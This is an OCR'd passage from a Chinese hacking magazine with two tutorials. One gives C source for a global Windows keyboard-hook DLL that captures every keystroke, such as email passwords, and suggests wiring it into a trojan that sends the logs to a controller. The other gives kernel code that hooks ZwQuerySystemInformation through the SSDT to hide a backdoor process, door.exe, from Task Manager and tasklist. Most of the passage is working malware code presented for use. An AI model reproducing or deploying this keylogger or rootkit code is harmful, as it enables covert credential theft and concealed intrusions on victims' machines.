


图3

```
#include <windowsx.h>
#include <tchar.h>
HINSTANCE g_hinstDll = NULL;
#pragma data_seg(".drectve")
        static char szLinkDirectiveShared[] = "-section:Shared,rws";
#pragma data_seg()
#pragma data_seg("Shared")
HHOOK g_hhook      = NULL;
HWND  g_hwndPost   = NULL;
UINT  g_uMsgNotify = WM_USER;
#pragma data_seg()
static LRESULT WINAPI KeyboardHook_HookProc (
    int nCode,
    WPARAM wParam,
    LPARAM lParam)
{
    LRESULT lResult = CallNextHookEx(g_hhook, nCode, wParam, lParam);
//HC_ACTION, HC_NOREMOVE都是指示wparam和lparam中有键盘或鼠标信息，依据你用的是键盘钩子或鼠标钩子，但HC_NOREMOVE指示这条信息还没有从消息队列中移除掉。
    if (nCode == HC_ACTION)   //截获其它程序中的按键信息（其它程序在调用GETMESSAGE这个函数时会触发HC_ACTION）
    {
PostMessage(g_hwndPost, g_uMsgNotify, wParam, lParam);
    }
    return(lResult);
}
BOOL WINAPI SetKeyboardHook (HWND hWndPost, UINT Msg)
{
    HHOOK hhook;  //声明钩子变量
    if (g_hhook != NULL) return(FALSE);  //如果已经设置过键盘钩子，则返回假
    g_hwndPost  = hWndPost;
    g_uMsgNotify = Msg;
    Sleep(0);
    //设置键盘钩子
    hhook = SetWindowsHookEx(WH_KEYBOARD, KeyboardHook_HookProc, g_hinstDll, 0);
    InterlockedExchange((PLONG) &g_hhook, (LONG) hhook);
    return(g_hhook != NULL);
}
BOOL WINAPI ReleaseKeyboardHook()
{
    BOOL fOK = TRUE;
    if (g_hhook != NULL)  //如果钩子不为空，也就是之前已经设置过键盘钩子
    {
        fOK = UnhookWindowsHookEx(g_hhook);  //释放键盘钩子
        g_hhook = NULL;
    }
    return(fOK);  //返回成功
}
BOOL WINAPI DllMain (HINSTANCE hinstDll, DWORD fdwReason, LPVOID lpvReserved)
{
    switch (fdwReason)
    {
        case DLL_PROCESS_ATTACH:
            g_hinstDll = hinstDll;
            break;  //跳出本语句
    }
    return(TRUE);  //返回真
}
```

四、程序运行

现在我们按F5运行程序，当我们登录邮箱的时候，所有的按键信息就会被记录下来了，如图4，图5。另外如果我们在记事本中输入信息，这时也会看到该键盘记录程序已经把所有的键盘按键信息都进行记录了，。




图4




图5

本文为了突出键盘记录的主体，就没有把内容写入到TCP的整个反弹连接控制中，读者朋友们可以自行进行扩充。扩充的方法也非常简单，只要把所记录的键盘动作信息保存在TEXTBOX这个控件中（此作为木马被控制端），然后在控制端中添加一个按钮，功能为键盘记录，点击后就会发送查看键盘记录信息的请求，只要把被控制端的TEXTBOX控件中的信息发送给控制端就可以了。

（本文所涉及到的代码已收录到光盘中）

文章难度：★★★
文章阅读点：如何编程实现使用SSDT hook掉ZwQuerySystemInformation函数来进行进程隐藏

菜鸟也来编写rootkit之进程隐藏

Faust

在第7期杂志里我介绍了如何使用VC编写一个利用了rootkit技术进行端口隐藏的简单后门程序，相信大家都认识到rootkit的强大了吧，这次我要介绍的是对后门实现进程隐藏。现在的木马程序基本上都采用了利用dll注入进程的方式来隐藏自己，然而利用rootkit技术来隐藏进程，由于rootkit是工作在ring 0层的，因此在隐蔽性上要比一般的隐藏方法高得多。

利用rootkit技术隐藏进程的主流方法有两种：一种是通过hook掉ZwQuerySystemInformation函数来进行进程隐藏；另一种是借助双向链表来隐藏进程。虽然第二种方法要比第一种更为稳定和方便，可是需要对操作系统的相关知识有一定的了解才行，所以作为小菜的我当然是首选“软柿子”了，也就是采用SSDT hook来进行进程隐藏。这是因为系统在查看进程的时候会调用ZwQuerySystemInformation函数来枚举系统进程，ZwQuerySystemInformation是查询关于系统内核状态信息的一个重要的内核模式下的函数，它提供了相当多的可查询的内容，来看下这个函数

```
ZwQuerySystemInformation(
        IN   SYSTEM_INFORMATION_CLASS   SystemInformationClass,
        IN   OUT   PVOID   SystemInformation,
        IN   ULONG   SystemInformationLength,
        OUT   PULONG   ReturnLength   OPTIONAL
        );
```

函数中的最后两个参数在这里不是很重要，关键在于第一个参数和第二个参数，第一个参数SystemInformationClass标示着系统的进程信息，如果该值等于5的话则代表系统中所有进程的信息，第二个参数得到的是列出来的信息，和SystemInformationClass的值有关。SystemInformation指向了如下的一个结构体：

```
typedef   struct   _SYSTEM_HANDLE_INFORMATION{
ULONG   ProcessID;                    //进程的标识ID
UCHAR   ObjectTypeNumber;             //对象类型
UCHAR   Flags;
USHORT   Handle;                      //对象句柄的数值
PVOID   Object;        //对象句柄所指的内核对象地址
ACCESS_MASK   GrantedAccess;    //创建句柄时所准许的对象的访问权
}SYSTEM_HANDLE_INFORMATION,   *   PSYSTEM_HANDLE_INFORMATION;
```

接着我们来声明进程和线程信息的结构体：

```
struct _SYSTEM_THREADS
{
        LARGE_INTEGER KernelTime;
        LARGE_INTEGER UserTime;
        LARGE_INTEGER CreateTime;
        ULONG WaitTime;
        PVOID StartAddress;
        CLIENT_ID ClientIs;
        KPRIORITY Priority;
        KPRIORITY BasePriority;
        ULONG ContextSwitchCount;
        ULONG ThreadState;
        KWAIT_REASON WaitReason;
};
struct _SYSTEM_PROCESSES
{
        ULONG NextEntryDelta;
        ULONG ThreadCount;
        ULONG Reserved[6];
        LARGE_INTEGER CreateTime;
        LARGE_INTEGER UserTime;
        LARGE_INTEGER KernelTime;
        UNICODE_STRING ProcessName;
        KPRIORITY BasePriority;
        ULONG ProcessId;
        ULONG InheritedFromProcessId;
        ULONG HandleCount;
        ULONG Reserved2[2];
        VM_COUNTERS VmCounters;
        IO_COUNTERS IoCounters;
        struct _SYSTEM_THREADS Threads[1];
};
```

通过上面两个结构体我们可以定义指向当前进程的前一节点和后一节点，所以我们只要hook掉这个函数后，使用自己定义的NewZwQuerySystemInformation函数替换掉原函数，然后通过列举进程列表来找到后门的进程再将其过滤掉，就实现了进程的隐藏。下面我们来看一下用于替换掉原函数的NewZwQuerySystemInformation函数，其代码如下：

```
NTSTATUS NewZwQuerySystemInformation(
IN ULONG SystemInformationClass,
IN PVOID SystemInformation,
IN ULONG SystemInformationLength,
OUT PULONG ReturnLength)
{
NTSTATUS ntStatus;
ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation)) (
    SystemInformationClass,
    SystemInformation,
    SystemInformationLength,
    ReturnLength );
if( NT_SUCCESS(ntStatus))
    {
        if(SystemInformationClass == 5) //这里代表系统中所有进程信息
        {
        // 列举系统进程链表
        struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES *)SystemInformation;
        struct _SYSTEM_PROCESSES *prev = NULL;
```

```
        while(curr)
        {
          DbgPrint("Current item is %x\n", curr);
          if (curr->ProcessName.Buffer != NULL)
          {
        if(0 == memcmp(curr->ProcessName.Buffer, L"door.
exe", 16))  //隐藏目标进程
          {
          m_UserTime.QuadPart += curr->UserTime.Quad-
Part;
          m_KernelTime.QuadPart += curr->KernelTime.
QuadPart;
          if(prev)
            {
            if(curr->NextEntryDelta)
    prev->NextEntryDelta += curr->NextEntryDelta;
            else
                  prev->NextEntryDelta = 0;
            }
          else
            {
            if(curr->NextEntryDelta)
            {
            (char *)SystemInformation += curr-
>NextEntryDelta;
            }
          else
          SystemInformation = NULL;
          }
          }
       }
    else   //system Idle process入口
          {
          curr->UserTime.QuadPart += m_UserTime.Quad-
Part;
          curr->KernelTime.QuadPart += m_KernelTime.
QuadPart;
          //重设时间，为下一次过滤做准备
          m_UserTime.QuadPart = m_KernelTime.QuadPart =
0;
          }
        prev = curr;
        if(curr->NextEntryDelta) ((char *)curr += curr-
>NextEntryDelta);
        else curr = NULL;
        }
     }
    else if (SystemInformationClass == 8)
        {
        struct _SYSTEM_PROCESSOR_TIMES * times =
(struct_SYSTEM_PROCESSOR_TIMES *)SystemInformation;
        times->IdleTime.QuadPart += m_UserTime.QuadPart
+ m_KernelTime.QuadPart;
        }
     }
     return ntStatus;
    }
```

以上代码的工作流程是先判断SystemInformationClass是否为5，即是否为查询系统中所有进程的信息，然后开始列举进程列表，在这儿定义了两个指针：分别为指向当前进程的前指针prev和后指针curr，这两个指针是用来定位我们的目标进程的。当找到我们的目标进程door.exe后，首先保存一下当前的系统时间，为后面的再次过滤做准备，然后判断当前进程的位置是在哪里，这里又分了两种情况来讨论：第一种是进程数据项在链表的中间或者最后，那么这里还会出现分支情况，如果是"curr->NextEntryDelta"这种情况的话，也就是说当前指针还可以下一个进程，那么就把前一位的指针的NextEntryDelta用来指向后一位的指针的NextEntryDelta，即实时操作"prev->NextEntryDelta += curr->NextEntryDelta;"，这样一来就相当于把目标进程从链表中断开了；如果不是"curr->NextEntryDelta"这种情况的话，那就意味着进程处在链表的结尾，这时候的操作很简单，只需要把前一个指针的NextEntryDelta值设为0就可以了，即"prev->NextEntryDelta"，也就是说把当前进程的前一个进程设置为链表的结尾，这样就可以隐藏掉进程了。

第二种情况是进程数据项在链表的头部，这种情况也会出现两个分支情况，我们分别讨论一下：首先是该进程是第一个进程，此时的操作只需要将目标进程的下一个进程设为链表首部就可以了，即"(char *)SystemInformation += curr->NextEntryDelta;"，另一个分支情况就是系统里只有一个进程，此时的操作只需要直接将SystemInformation设置为NULL就可以了。

最后我们来看看运行的效果，使用NC监听8888端口，等待连接上了后门再执行tasklist命令，也就是查看当前的进程情况，如图1。同时在进程管理器中也是查不到我们的后门进程的，如图2。




图1

